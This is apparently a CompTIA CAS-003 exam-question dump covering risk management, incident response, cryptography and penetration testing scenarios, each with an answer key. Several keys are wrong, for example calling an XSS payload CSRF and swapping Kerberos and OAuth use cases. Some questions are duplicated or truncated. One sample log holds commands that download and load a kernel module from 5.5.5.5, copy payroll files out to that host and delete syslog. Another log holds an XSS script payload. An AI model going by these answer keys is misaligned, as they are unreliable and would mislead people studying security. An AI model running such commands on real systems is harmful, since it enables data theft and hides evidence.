

CompTIA

Exam Questions CAS-003

CompTIA Advanced Security Practitioner (CASP)



NEW QUESTION 1

A security engineer is attempting to convey the importance of including job rotation in a company's standard security policies. Which of the following would be the BEST justification?

- A. Making employees rotate through jobs ensures succession plans can be implemented and prevents single point of failure.
- B. Forcing different people to perform the same job minimizes the amount of time malicious actions go undetected by forcing malicious actors to attempt collusion between two or more people.
- C. Administrators and engineers who perform multiple job functions throughout the day benefit from being cross-trained in new job areas.
- D. It eliminates the need to share administrative account passwords because employees gain administrative rights as they rotate into a new job area.

Answer: B

NEW QUESTION 2

A company is transitioning to a new VDI environment, and a system engineer is responsible for developing a sustainable security strategy for the VDIs. Which of the following is the MOST appropriate order of steps to be taken?

- A. Firmware update, OS patching, HIDS, antivirus, baseline, monitoring agent
- B. OS patching, baseline, HIDS, antivirus, monitoring agent, firmware update
- C. Firmware update, OS patching, HIDS, antivirus, monitoring agent, baseline
- D. Baseline, antivirus, OS patching, monitoring agent, HIDS, firmware update

Answer: A

NEW QUESTION 3

The Chief Executive Officer (CEO) of a small startup company has an urgent need for a security policy and assessment to address governance, risk management, and compliance. The company has a resource-constrained IT department, but has no information security staff. The CEO has asked for this to be completed in three months.

Which of the following would be the MOST cost-effective solution to meet the company's needs?

- A. Select one of the IT personnel to obtain information security training, and then develop all necessary policies and documents in-house.
- B. Accept all risks associated with information security, and then bring up the issue again at next year's annual board meeting.
- C. Release an RFP to consultancy firms, and then select the most appropriate consultant who can fulfill the requirements.
- D. Hire an experienced, full-time information security team to run the startup company's information security department.

Answer: C

NEW QUESTION 4

A security engineer has been hired to design a device that will enable the exfiltration of data from within a well-defended network perimeter during an authorized test. The device must bypass all firewalls and NIDS in place, as well as allow for the upload of commands from a centralized command and control answer. The total cost of the device must be kept to a minimum in case the device is discovered during an assessment. Which of the following tools should the engineer load onto the device being designed?

- A. Custom firmware with rotating key generation
- B. Automatic MITM proxy
- C. TCP beacon broadcast software
- D. Reverse shell endpoint listener

Answer: B

NEW QUESTION 5

During the deployment of a new system, the implementation team determines that APIs used to integrate the new system with a legacy system are not functioning properly. Further investigation shows there is a misconfigured encryption algorithm used to secure data transfers between systems. Which of the following should the project manager use to determine the source of the defined algorithm in use?

- A. Code repositories
- B. Security requirements traceability matrix
- C. Software development lifecycle
- D. Data design diagram
- E. Roles matrix
- F. Implementation guide

Answer: F

NEW QUESTION 6

A network engineer is upgrading the network perimeter and installing a new firewall, IDS, and external edge router. The IDS is reporting elevated UDP traffic, and the internal routers are reporting high utilization. Which of the following is the BEST solution?

- A. Reconfigure the firewall to block external UDP traffic.
- B. Establish a security baseline on the IDS.
- C. Block echo reply traffic at the firewall.
- D. Modify the edge router to not forward broadcast traffi

Answer: B

NEW QUESTION 7

An administrator is working with management to develop policies related to the use of the cloudbased resources that contain corporate data. Management plans to require some control over organizational data stored on personal devices, such as tablets. Which of the following controls would BEST support management's policy?

- A. MDM
- B. Sandboxing
- C. Mobile tokenization
- D. FDE
- E. MFA

Answer: A

NEW QUESTION 8

A consulting firm was hired to conduct assessment for a company. During the first stage, a penetration tester used a tool that provided the following output:

TCP 80 open

TCP 443 open

TCP 1434 filtered

The penetration tester then used a different tool to make the following requests:

GET / script/login.php?token=45\$MHT000MND876

GET / script/login.php?token=@#984DCSPQ%091DF

Which of the following tools did the penetration tester use?

- A. Protocol analyzer
- B. Port scanner
- C. Fuzzer
- D. Brute forcer
- E. Log analyzer
- F. HTTP interceptor

Answer: C

NEW QUESTION 9

In the past, the risk committee at Company A has shown an aversion to even minimal amounts of risk acceptance. A security engineer is preparing recommendations regarding the risk of a proposed introducing legacy ICS equipment. The project will introduce a minor vulnerability into the enterprise. This vulnerability does not significantly expose the enterprise to risk and would be expensive against.

Which of the following strategies should the engineer recommended be approved FIRST?

- A. Avoid
- B. Mitigate
- C. Transfer
- D. Accept

Answer: B

NEW QUESTION 10

A company has adopted and established a continuous-monitoring capability, which has proven to be effective in vulnerability management, diagnostics, and mitigation. The company wants to increase the likelihood that it is able to discover and therefore respond to emerging threats earlier in the life cycle.

Which of the following methodologies would BEST help the company to meet this objective? (Choose two.)

- A. Install and configure an IPS.
- B. Enforce routine GPO reviews.
- C. Form and deploy a hunt team.
- D. Institute heuristic anomaly detection.
- E. Use a protocol analyzer with appropriate connector

Answer: AD

NEW QUESTION 10

An organization has recently deployed an EDR solution across its laptops, desktops, and server infrastructure. The organization's server infrastructure is deployed in an IaaS environment. A database within the non-production environment has been misconfigured with a routable IP and is communicating with a command and control server.

Which of the following procedures should the security responder apply to the situation? (Choose two.)

- A. Contain the server.
- B. Initiate a legal hold.
- C. Perform a risk assessment.
- D. Determine the data handling standard.
- E. Disclose the breach to customers.
- F. Perform an IOC sweep to determine the impact

Answer: BF

NEW QUESTION 14

DRAG DROP

A security consultant is considering authentication options for a financial institution. The following authentication options are available security mechanism to the appropriate use case. Options may be used once.

Use case	Security mechanism
Where users are attached to the corporate network, single sign-on will be utilized	
Authentication to cloud-based corporate portals will feature single sign-on	
Any infrastructure portal will require time-based authentication	
Customers will have delegated access to multiple digital services	

Kerberos

oAuth

OTP

SAML

- A. Mastered
B. Not Mastered

Answer: A

Explanation:

Use case	Security mechanism
Where users are attached to the corporate network, single sign-on will be utilized	oAuth
Authentication to cloud-based corporate portals will feature single sign-on	SAML
Any infrastructure portal will require time-based authentication	OTP
Customers will have delegated access to multiple digital services	Kerberos

NEW QUESTION 17

NEW QUESTION 17

A security administrator is hardening a TrustedSolaris server that processes sensitive data. The data owner has established the following security requirements:

- The data is for internal consumption only and shall not be distributed to outside individuals
- The systems administrator should not have access to the data processed by the server
- The integrity of the kernel image is maintained

Which of the following host-based security controls BEST enforce the data owner's requirements? (Choose three.)

- A. SELinux
- B. DLP
- C. HIDS
- D. Host-based firewall
- E. Measured boot
- F. Data encryption
- G. Watermarking

Answer: CEF

NEW QUESTION 18

A penetration tester has been contracted to conduct a physical assessment of a site. Which of the following is the MOST plausible method of social engineering to be conducted during this engagement?

- A. Randomly calling customer employees and posing as a help desk technician requiring user password to resolve issues
- B. Posing as a copier service technician and indicating the equipment had “phoned home” to alert the technician for a service call
- C. Simulating an illness while at a client location for a sales call and then recovering once listening devices are installed
- D. Obtaining fake government credentials and impersonating law enforcement to gain access to a company facility

Answer: A

NEW QUESTION 22

A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:

```
May 4 08:08:00 Server A: on console user jsmith: exec 'ls -l /data/finance/payroll/*.xls'
May 4 08:08:00 Server A: on console user jsmith: Access denied on /data/finance/
May 4 08:08:07 Server A: on console user jsmith: exec 'whoami'
May 4 08:08:10 Server A: on console user jsmith: exec 'wget 5.5.5.5/modinject.o -O /tmp/downloads/modinject.o'
May 4 08:08:20 Server A: on console user jsmith: exec 'insmod /tmp/downloads/modinject.o'
May 4 08:08:10 Server A: on console user root: exec 'whoami'
May 4 08:09:37 Server A: on console user root: exec 'ls -l/data/finance/payroll/*.xls'
May 4 08:09:43 Server A: on console user root: exec 'gpg -e /data/finance/payroll/gl-May2017.xls'
May 4 08:09:55 Server A: on console user root: exec 'scp /data/finance/payroll/gl-May2017.gpg root@5.5.5.5:'
May 4 08:10:03 Server A: on console user root: exec 'rm-rf /var/log/syslog'
May 4 08:10:05 Server A: on console user jsmith: exec 'rmmod modinject.o'
May 4 08:10:05 Server A: kernel: PANIC 'unable to handle paging request at 0x45A800c'
May 4 08:10:05 Server A: kernel: Automatic reboot initiated
May 4 08:10:06 Server A: kernel: Syncing disks
May 4 08:10:06 Server A: kernel: Reboot
May 4 08:12:25 Server A: kernel: System init
May 4 08:12:25 Server A: kernel: Configured from console by console
May 4 08:12:42 Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4 08:13:34 Server A: kernel: System changed state to up
May 4 08:14:23 Server A: kernel: System startup succeeded
```

Which of the following does the log sample indicate? (Choose two.)

- A. A root user performed an injection attack via kernel module
- B. Encrypted payroll data was successfully decrypted by the attacker
- C. Jsmith successfully used a privilege escalation attack
- D. Payroll data was exfiltrated to an attacker-controlled host
- E. Buffer overflow in memory paging caused a kernel panic
- F. Syslog entries were lost due to the host being rebooted

Answer: CE

NEW QUESTION 26

An organization has employed the services of an auditing firm to perform a gap assessment in preparation for an upcoming audit. As part of the gap assessment, the auditor supporting the assessment recommends the organization engage with other industry partners to share information about emerging attacks to organizations in the industry in which the organization functions. Which of the following types of information could be drawn from such participation?

- A. Threat modeling
- B. Risk assessment
- C. Vulnerability data
- D. Threat intelligence
- E. Risk metrics
- F. Exploit frameworks

Answer: F

NEW QUESTION 29

A recent penetration test identified that a web server has a major vulnerability. The web server hosts a critical shipping application for the company and requires 99.99% availability. Attempts to fix the vulnerability would likely break the application. The shipping application is due to be replaced in the next three months. Which of the following would BEST secure the web server until the replacement web server is ready?

- A. Patch management

- B. Antivirus
- C. Application firewall
- D. Spam filters
- E. HIDS

Answer: E

NEW QUESTION 34

A security incident responder discovers an attacker has gained access to a network and has overwritten key system files with backdoor software. The server was reimaged and patched offline. Which of the following tools should be implemented to detect similar attacks?

- A. Vulnerability scanner
- B. TPM
- C. Host-based firewall
- D. File integrity monitor
- E. NIPS

Answer: CD

NEW QUESTION 38

An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents. The following observations have been identified:

The ICS supplier has specified that any software installed will result in lack of support.

There is no documented trust boundary defined between the SCADA and corporate networks.

Operational technology staff have to manage the SCADA equipment via the engineering workstation. There is a lack of understanding of what is within the SCADA network.

Which of the following capabilities would BEST improve the security position?

- A. VNC, router, and HIPS
- B. SIEM, VPN, and firewall
- C. Proxy, VPN, and WAF
- D. IDS, NAC, and log monitoring

Answer: A

NEW QUESTION 39

A company has hired an external security consultant to conduct a thorough review of all aspects of corporate security. The company is particularly concerned about unauthorized access to its physical offices resulting in network compromises. Which of the following should the consultant recommend be performed to evaluate potential risks?

- A. The consultant should attempt to gain access to physical offices through social engineering and then attempt data exfiltration
- B. The consultant should be granted access to all physical access control systems to review logs and evaluate the likelihood of the threat
- C. The company should conduct internal audits of access logs and employee social media feeds to identify potential insider threats
- D. The company should install a temporary CCTV system to detect unauthorized access to physical offices

Answer: A

NEW QUESTION 43

An internal penetration tester was assessing a recruiting page for potential issues before it was pushed to the production website. The penetration tester discovers an issue that must be corrected before the page goes live. The web host administrator collects the log files below and gives them to the development team so improvements can be made to the security design of the website.

```
[00:00:09] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863
"http://search.company.com/search/cgi/search.cgi?qs=download=&dom=s&offset=0&hits=10&switch=0&f=us"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:12] "GET /js/master.js HTTP/1.1" 200 2263
"http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:22] "GET /internet/index.html HTTP/1.1" 200 6792
"http://www.company.com/video/streaming/http.html"
"Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413 Debian/1.6-5"
[00:00:25] "GET /showFile.action?fileName=<script> alert("an error has occurred, please send your username and password to me@example.com") </script> 200
[00:00:27] "GET /contracts.html HTTP/1.0" 200 4595 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /news/news.html HTTP/1.0" 200 16716 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html"
"Mozilla/4.7 [en]C-SYMPA (Win95; U)"
[00:00:30] "GET /pics/wpaper.gif HTTP/1.0" 200 6248
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
```

Which of the following types of attack vector did the penetration tester use?

- A. SQLi
- B. CSRF
- C. Brute force
- D. XSS
- E. TOC/TOU

Answer: B

NEW QUESTION 44

Following a security assessment, the Chief Information Security Officer (CISO) is reviewing the results of the assessment and evaluating potential risk treatment strategies. As part of the CISO's evaluation, a judgment of potential impact based on the identified risk is performed. To prioritize response actions, the CISO uses past experience to take into account the exposure factor as well as the external accessibility of the weakness identified. Which of the following is the CISO performing?

- A. Documentation of lessons learned
- B. Quantitative risk assessment
- C. Qualitative assessment of risk
- D. Business impact scoring
- E. Threat modeling

Answer: B

NEW QUESTION 48

A financial consulting firm recently recovered from some damaging incidents that were associated with malware installed via rootkit. Post-incident analysis is ongoing, and the incident responders and systems administrators are working to determine a strategy to reduce the risk of recurrence. The firm's systems are running modern operating systems and feature UEFI and TPMs. Which of the following technical options would provide the MOST preventive value?

- A. Update and deploy GPOs
- B. Configure and use measured boot
- C. Strengthen the password complexity requirements
- D. Update the antivirus software and definitions

Answer: D

NEW QUESTION 53

One of the objectives of a bank is to instill a security awareness culture. Which of the following are techniques that could help to achieve this? (Choose two.)

- A. Blue teaming
- B. Phishing simulations
- C. Lunch-and-learn
- D. Random audits
- E. Continuous monitoring
- F. Separation of duties

Answer: BE

NEW QUESTION 57

The risk subcommittee of a corporate board typically maintains a master register of the most prominent risks to the company. A centralized holistic view of risk is

particularly important to the corporate Chief Information Security Officer (CISO) because:

- A. IT systems are maintained in silos to minimize interconnected risks and provide clear risk boundaries used to implement compensating controls
- B. risks introduced by a system in one business unit can affect other business units in ways in which the individual business units have no awareness
- C. corporate general counsel requires a single system boundary to determine overall corporate risk exposure
- D. major risks identified by the subcommittee merit the prioritized allocation of scarce funding to address cybersecurity concerns

Answer: A

NEW QUESTION 62

An insurance company has two million customers and is researching the top transactions on its customer portal. It identifies that the top transaction is currently password reset. Due to users not remembering their secret questions, a large number of calls are consequently routed to the contact center for manual password resets. The business wants to develop a mobile application to improve customer engagement in the future, continue with a single factor of authentication, minimize management overhead of the solution, remove passwords, and eliminate the contact center. Which of the following techniques would BEST meet the requirements? (Choose two.)

- A. Magic link sent to an email address
- B. Customer ID sent via push notification
- C. SMS with OTP sent to a mobile number
- D. Third-party social login
- E. Certificate sent to be installed on a device
- F. Hardware tokens sent to customers

Answer: CE

NEW QUESTION 64

A security engineer has implemented an internal user access review tool so service teams can baseline user accounts and group memberships. The tool is functional and popular among its initial set of onboarded teams. However, the tool has not been built to cater to a broader set of internal teams yet. The engineer has sought feedback from internal stakeholders, and a list of summarized requirements is as follows:

The tool needs to be responsive so service teams can query it, and then perform an automated response action.

The tool needs to be resilient to outages so service teams can perform the user access review at any point in time and meet their own SLAs.

The tool will become the system-of-record for approval, reapproval, and removal life cycles of group memberships and must allow for data retrieval after failure.

Which of the following need specific attention to meet the requirements listed above? (Choose three.)

- A. Scalability
- B. Latency
- C. Availability
- D. Usability
- E. Recoverability
- F. Maintainability

Answer: BCE

NEW QUESTION 68

An advanced threat emulation engineer is conducting testing against a client's network. The engineer conducts the testing in as realistic a manner as possible. Consequently, the engineer has been gradually ramping up the volume of attacks over a long period of time. Which of the following combinations of techniques would the engineer MOST likely use in this testing? (Choose three.)

- A. Black box testing
- B. Gray box testing
- C. Code review
- D. Social engineering
- E. Vulnerability assessment
- F. Pivoting
- G. Self-assessment
- H. White teaming
- I. External auditing

Answer: AEF

NEW QUESTION 71

A newly hired systems administrator is trying to connect a new and fully updated, but very customized, Android device to access corporate resources. However, the MDM enrollment process continually fails. The administrator asks a security team member to look into the issue. Which of the following is the MOST likely reason the MDM is not allowing enrollment?

- A. The OS version is not compatible
- B. The OEM is prohibited
- C. The device does not support FDE
- D. The device is rooted

Answer: D

NEW QUESTION 76

An organization is preparing to develop a business continuity plan. The organization is required to meet regulatory requirements relating to confidentiality and availability, which are well-defined. Management has expressed concern following initial meetings that the organization is not fully aware of the requirements associated with the regulations. Which of the following would be MOST appropriate for the project manager to solicit additional resources for during this phase of the project?

- A. After-action reports
- B. Gap assessment
- C. Security requirements traceability matrix
- D. Business impact assessment
- E. Risk analysis

Answer: B

NEW QUESTION 79

An agency has implemented a data retention policy that requires tagging data according to type before storing it in the data repository. The policy requires all business emails be automatically deleted after two years. During an open records investigation, information was found on an employee's work computer concerning a conversation that occurred three years prior and proved damaging to the agency's reputation. Which of the following MOST likely caused the data leak?

- A. The employee manually changed the email client retention settings to prevent deletion of emails
- B. The file that contained the damaging information was mistagged and retained on the server for longer than it should have been
- C. The email was encrypted and an exception was put in place via the data classification application
- D. The employee saved a file on the computer's hard drive that contained archives of emails, which were more than two years old

Answer: D

NEW QUESTION 80

A forensics analyst suspects that a breach has occurred. Security logs show the company's OS patch system may be compromised, and it is serving patches that contain a zero-day exploit and backdoor. The analyst extracts an executable file from a packet capture of communication between a client computer and the patch server. Which of the following should the analyst use to confirm this suspicion?

- A. File size
- B. Digital signature
- C. Checksums
- D. Anti-malware software
- E. Sandboxing

Answer: B

NEW QUESTION 85

A company is developing requirements for a customized OS build that will be used in an embedded environment. The company procured hardware that is capable of reducing the likelihood of successful buffer overruns while executables are processing. Which of the following capabilities must be included for the OS to take advantage of this critical hardware-based countermeasure?

- A. Application whitelisting
- B. NX/XN bit
- C. ASLR
- D. TrustZone
- E. SCP

Answer: B

NEW QUESTION 90

A hospital's security team recently determined its network was breached and patient data was accessed by an external entity. The Chief Information Security Officer (CISO) of the hospital approaches the executive management team with this information, reports the vulnerability that led to the breach has already been remediated, and explains the team is continuing to follow the appropriate incident response plan. The executive team is concerned about the hospital's brand reputation and asks the CISO when the incident should be disclosed to the affected patients. Which of the following is the MOST appropriate response?

- A. When it is mandated by their legal and regulatory requirements
- B. As soon as possible in the interest of the patients
- C. As soon as the public relations department is ready to be interviewed
- D. When all steps related to the incident response plan are completed
- E. Upon the approval of the Chief Executive Officer (CEO) to release information to the public

Answer: A

NEW QUESTION 94

A business is growing and starting to branch out into other locations. In anticipation of opening an office in a different country, the Chief Information Security Officer (CISO) and legal team agree they need to meet the following criteria regarding data to open the new office:

Store taxation-related documents for five years
Store customer addresses in an encrypted format
Destroy customer information after one year
Keep data only in the customer's home country

Which of the following should the CISO implement to BEST meet these requirements? (Choose three.)

- A. Capacity planning policy
- B. Data retention policy
- C. Data classification standard
- D. Legal compliance policy
- E. Data sovereignty policy
- F. Backup policy
- G. Acceptable use policy
- H. Encryption standard

Answer: BCH

NEW QUESTION 96

A company contracts a security engineer to perform a penetration test of its client-facing web portal. Which of the following activities would be MOST appropriate?

- A. Use a protocol analyzer against the site to see if data input can be replayed from the browser
- B. Scan the website through an interception proxy and identify areas for the code injection
- C. Scan the site with a port scanner to identify vulnerable services running on the web server
- D. Use network enumeration tools to identify if the server is running behind a load balancer

Answer: C

NEW QUESTION 97

An organization has established the following controls matrix:

	Minimum	Moderate	High
Physical Security	Cylinder Lock	Cipher Lock	Proximity Access Card
Environmental Security	Surge Protector	UPS	Generator
Data Security	Context-Based Authentication	MFA	FDE
Application Security	Peer Review	Static Analysis	Penetration Testing
Logical Security	HIDS	NIDS	NIPS

The following control sets have been defined by the organization and are applied in aggregate fashion:

Systems containing PII are protected with the minimum control set. Systems containing medical data are protected at the moderate level. Systems containing cardholder data are protected at the high level.

The organization is preparing to deploy a system that protects the confidentiality of a database containing PII and medical data from clients. Based on the controls classification, which of the following controls would BEST meet these requirements?

- A. Proximity card access to the server room, context-based authentication, UPS, and full-disk encryption for the database server.
- B. Cipher lock on the server room door, FDE, surge protector, and static analysis of all application code.
- C. Peer review of all application changes, static analysis of application code, UPS, and penetration testing of the complete system.
- D. Intrusion detection capabilities, network-based IPS, generator, and context-based authentication

Answer: D

NEW QUESTION 100

A threat advisory alert was just emailed to the IT security staff. The alert references specific types of host operating systems that can allow an unauthorized person to access files on a system remotely. A fix was recently published, but it requires a recent endpoint protection engine to be installed prior to running the fix.

Which of the following MOST likely need to be configured to ensure the system are mitigated accordingly? (Select two.)

- A. Antivirus
- B. HIPS
- C. Application whitelisting
- D. Patch management
- E. Group policy implementation
- F. Firmware updates

Answer: DF

NEW QUESTION 102

A Chief Information Security Officer (CISO) is reviewing and revising system configuration and hardening guides that were developed internally and have been used several years to secure the organization's systems. The CISO knows improvements can be made to the guides.

Which of the following would be the BEST source of reference during the revision process?

- A. CVE database
- B. Internal security assessment reports
- C. Industry-accepted standards
- D. External vulnerability scan reports
- E. Vendor-specific implementation guides

Answer: A

NEW QUESTION 103

A breach was caused by an insider threat in which customer PII was compromised. Following the breach, a lead security analyst is asked to determine which vulnerabilities the attacker used to access company resources. Which of the following should the analyst use to remediate the vulnerabilities?

- A. Protocol analyzer
- B. Root cause analyzer
- C. Behavioral analytics
- D. Data leak prevention

Answer: D

NEW QUESTION 107

A new cluster of virtual servers has been set up in a lab environment and must be audited before being allowed on the production network. The security manager needs to ensure unnecessary services are disabled and all system accounts are using strong credentials. Which of the following tools should be used? (Choose two.)

- A. Fuzzer
- B. SCAP scanner
- C. Packet analyzer
- D. Password cracker
- E. Network enumerator
- F. SIEM

Answer: BF

NEW QUESTION 109

A security engineer is embedded with a development team to ensure security is built into products being developed. The security engineer wants to ensure developers are not blocked by a large number of security requirements applied at specific schedule points. Which of the following solutions BEST meets the engineer's goal?

- A. Schedule weekly reviews of all unit test results with the entire development team and follow up between meetings with surprise code inspections.
- B. Develop and implement a set of automated security tests to be installed on each development team leader's workstation.
- C. Enforce code quality and reuse standards into the requirements definition phase of the waterfall development process.
- D. Deploy an integrated software tool that builds and tests each portion of code committed by developers and provides feedback.

Answer: C

NEW QUESTION 113

Given the following information about a company's internal network:

User IP space: 192.168.1.0/24

Server IP space: 192.168.192.0/25

A security engineer has been told that there are rogue websites hosted outside of the proper server space, and those websites need to be identified. Which of the following should the engineer do?

- A. Use a protocol analyzer on 192.168.1.0/24
- B. Use a port scanner on 192.168.1.0/24
- C. Use an HTTP interceptor on 192.168.1.0/24
- D. Use a port scanner on 192.168.192.0/25
- E. Use a protocol analyzer on 192.168.192.0/25
- F. Use an HTTP interceptor on 192.168.192.0/25

Answer: B

NEW QUESTION 114

While attending a meeting with the human resources department, an organization's information security officer sees an employee using a username and password written on a memo pad to log into a specific service. When the information security officer inquires further as to why passwords are being written down, the response is that there are too many passwords to remember for all the different services the human resources department is required to use. Additionally, each password has specific complexity requirements and different expiration time frames. Which of the following would be the BEST solution for the information security officer to recommend?

- A. Utilizing MFA
- B. Implementing SSO
- C. Deploying 802.1X
- D. Pushing SAML adoption
- E. Implementing TACACS

Answer: B

NEW QUESTION 116

Which of the following is an external pressure that causes companies to hire security assessors and penetration testers?

- A. Lack of adequate in-house testing skills.
- B. Requirements for geographically based assessments
- C. Cost reduction measures
- D. Regulatory insistence on independent review

Answer: D

NEW QUESTION 120

Engineers at a company believe a certain type of data should be protected from competitors, but the data owner insists the information is not sensitive. An information security engineer is implementing controls to secure the corporate SAN. The controls require dividing data into four groups: nonsensitive, sensitive but accessible, sensitive but export-controlled, and extremely sensitive. Which of the following actions should the engineer take regarding the data?

- A. Label the data as extremely sensitive.
- B. Label the data as sensitive but accessible.

- C. Label the data as non-sensitive.
- D. Label the data as sensitive but export-controlle

Answer: C

NEW QUESTION 125

The Chief Information Officer (CISO) is concerned that certain systems administrators will privileged access may be reading other user's emails. Review of a tool's output shows the administrators have used web mail to log into other users' inboxes. Which of the following tools would show this type of output?

- A. Log analysis tool
- B. Password cracker
- C. Command-line tool
- D. File integrity monitoring tool

Answer: A

NEW QUESTION 128

A security analyst is troubleshooting a scenario in which an operator should only be allowed to reboot remote hosts but not perform other activities. The analyst inspects the following portions of different configuration files:

Configuration file 1: Operator ALL=/sbin/reboot Configuration file 2:

Command="/sbin/shutdown now", no-x11-forwarding, no-pty, ssh-dss Configuration file 3:

Operator:x:1000:1000::/home/operator:/bin/bash

Which of the following explains why an intended operator cannot perform the intended action?

- A. The sudoers file is locked down to an incorrect command
- B. SSH command shell restrictions are misconfigured
- C. The passwd file is misconfigured
- D. The SSH command is not allowing a pty session

Answer: D

NEW QUESTION 131

An organization is engaged in international business operations and is required to comply with various legal frameworks. In addition to changes in legal frameworks, which of the following is a primary purpose of a compliance management program?

- A. Following new requirements that result from contractual obligations
- B. Answering requests from auditors that relate to e-discovery
- C. Responding to changes in regulatory requirements
- D. Developing organizational policies that relate to hiring and termination procedures

Answer: C

NEW QUESTION 133

Providers at a healthcare system with many geographically dispersed clinics have been fined five times this year after an auditor received notice of the following SMS messages:

	Date	Subject	Message
1	5/12/2017	Change of room	Patient John Doe is now in room 201
2	5/12/2017	Prescription change	Ann Smith – add 5mg
3	5/13/2017	Appointment cancelled	John Doe cancelled
4	5/14/2017	Follow-up visit	Ann Smith scheduled a follow-up
5	5/20/2017	Emergency room	Ann Doe – patient #37125 critical
6	5/25/2017	Prescription overdose	John Smith – patient #25637 in room 37

Which of the following represents the BEST solution for preventing future files?

- A. Implement a secure text-messaging application for mobile devices and workstations.
- B. Write a policy requiring this information to be given over the phone only.
- C. Provide a courier service to deliver sealed documents containing public health informatics.
- D. Implement FTP services between clinics to transmit text documents with the information.
- E. Implement a system that will tokenize patient number

Answer: A

NEW QUESTION 138

A managed service provider is designing a log aggregation service for customers who no longer want to manage an internal SIEM infrastructure. The provider expects that customers will send all types of logs to them, and that log files could contain very sensitive entries. Customers have indicated they want on-premises and cloud-based infrastructure logs to be stored in this new service. An engineer, who is designing the new service, is deciding how to segment customers. Which of the following is the BEST statement for the engineer to take into consideration?

- A. Single-tenancy is often more expensive and has less efficient resource utilization
- B. Multi-tenancy may increase the risk of cross-customer exposure in the event of service vulnerabilities.
- C. The managed service provider should outsource security of the platform to an existing cloud company
- D. This will allow the new log service to be launched faster and with well-tested security controls.
- E. Due to the likelihood of large log volumes, the service provider should use a multi-tenancy model for the data storage tier, enable data deduplication for storage cost efficiencies, and encrypt data at rest.
- F. The most secure design approach would be to give customers on-premises appliances, install agents on endpoints, and then remotely manage the service via a VPN.

Answer: A

NEW QUESTION 142

A security architect is designing a system to satisfy user demand for reduced transaction time, increased security and message integrity, and improved cryptographic security. The resultant system will be used in an environment with a broad user base where many asynchronous transactions occur every minute and must be publicly verifiable.

Which of the following solutions BEST meets all of the architect's objectives?

- A. An internal key infrastructure that allows users to digitally sign transaction logs
- B. An agreement with an entropy-as-a-service provider to increase the amount of randomness in generated keys.
- C. A publicly verified hashing algorithm that allows revalidation of message integrity at a future date.
- D. An open distributed transaction ledger that requires proof of work to append entries

Answer: A

NEW QUESTION 143

An enterprise with global sites processes and exchanges highly sensitive information that is protected under several countries' arms trafficking laws. There is new information that malicious nation-state-sponsored activities are targeting the use of encryption between the geographically disparate sites. The organization currently employs ECDSA and ECDH with P-384, SHA-384, and AES-256-GCM on VPNs between sites. Which of the following techniques would MOST likely improve the resilience of the enterprise to attack on cryptographic implementation?

- A. Add a second-layer VPN from a different vendor between sites.
- B. Upgrade the cipher suite to use an authenticated AES mode of operation.
- C. Use a stronger elliptic curve cryptography algorithm.
- D. Implement an IDS with sensors inside (clear-text) and outside (cipher-text) of each tunnel between sites.
- E. Ensure cryptography modules are kept up to date from vendor supplying the

Answer: C

NEW QUESTION 146

A company has decided to lower costs by conducting an internal assessment on specific devices and various internal and external subnets. The assessment will be done during regular office hours, but it must not affect any production servers. Which of the following would MOST likely be used to complete the assessment? (Select two.)

- A. Agent-based vulnerability scan
- B. Black-box penetration testing
- C. Configuration review
- D. Social engineering
- E. Malware sandboxing
- F. Tabletop exercise

Answer: AC

NEW QUESTION 150

During a routine network scan, a security administrator discovered an unidentified service running on a new embedded and unmanaged HVAC controller, which is used to monitor the company's datacenter

Port state 161/UDP open 162/UDP open 163/TCP open

The enterprise monitoring service requires SNMP and SNMPTRAP connectivity to operate. Which of the following should the security administrator implement to harden the system?

- A. Patch and restart the unknown services.
- B. Segment and firewall the controller's network
- C. Disable the unidentified service on the controller.
- D. Implement SNMPv3 to secure communication.
- E. Disable TCP/UDP PORTS 161 THROUGH 163

Answer: D

NEW QUESTION 151

A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and the analyst continues to review the log events and discovers that a non-company-owned device from a different, unknown IP address is generating the same events. The analyst informs the manager of these findings, and the manager explains that these activities are already known and . . . ongoing simulation. Given this scenario, which of the following roles are the analyst, the employee, and the manager fillings?

- A. The analyst is red team The employee is blue team The manager is white team
- B. The analyst is white team The employee is red team The manager is blue team
- C. The analyst is red team The employee is white team The manager is blue team
- D. The analyst is blue team The employee is red team The manager is white team

Answer: D

NEW QUESTION 156

The security configuration management policy states that all patches must undergo testing procedures before being moved into production. The sec... analyst notices a single web application server has been downloading and applying patches during non-business hours without testing. There are no apparent adverse reaction, server functionality does not seem to be affected, and no malware was found after a scan. Which of the following action should the analyst take?

- A. Reschedule the automated patching to occur during business hours.
- B. Monitor the web application service for abnormal bandwidth consumption.
- C. Create an incident ticket for anomalous activity.
- D. Monitor the web application for service interruptions caused from the patchin

Answer: C

NEW QUESTION 158

A malware infection spread to numerous workstations within the marketing department. The workstations were quarantined and replaced with machines. Which of the following represents a FINAL step in the prediction of the malware?

- A. The workstations should be isolated from the network.
- B. The workstations should be donated for refuse.
- C. The workstations should be reimaged
- D. The workstations should be patched and scanne

Answer: C

NEW QUESTION 160

A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a specific platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After the new vulnerability, it was determined that web services provided are being impacted by this new threat. Which of the following data types MOST likely at risk of exposure based on this new threat? (Select Two)

- A. Cardholder data
- B. Intellectual property
- C. Personal health information
- D. Employee records
- E. Corporate financial data

Answer: AC

NEW QUESTION 163

A security administrator was doing a packet capture and noticed a system communicating with an unauthorized address within the 2001::/32 prefix. The network administrator confirms there is no IPv6 routing into or out of the network. Which of the following is the BEST course of action?

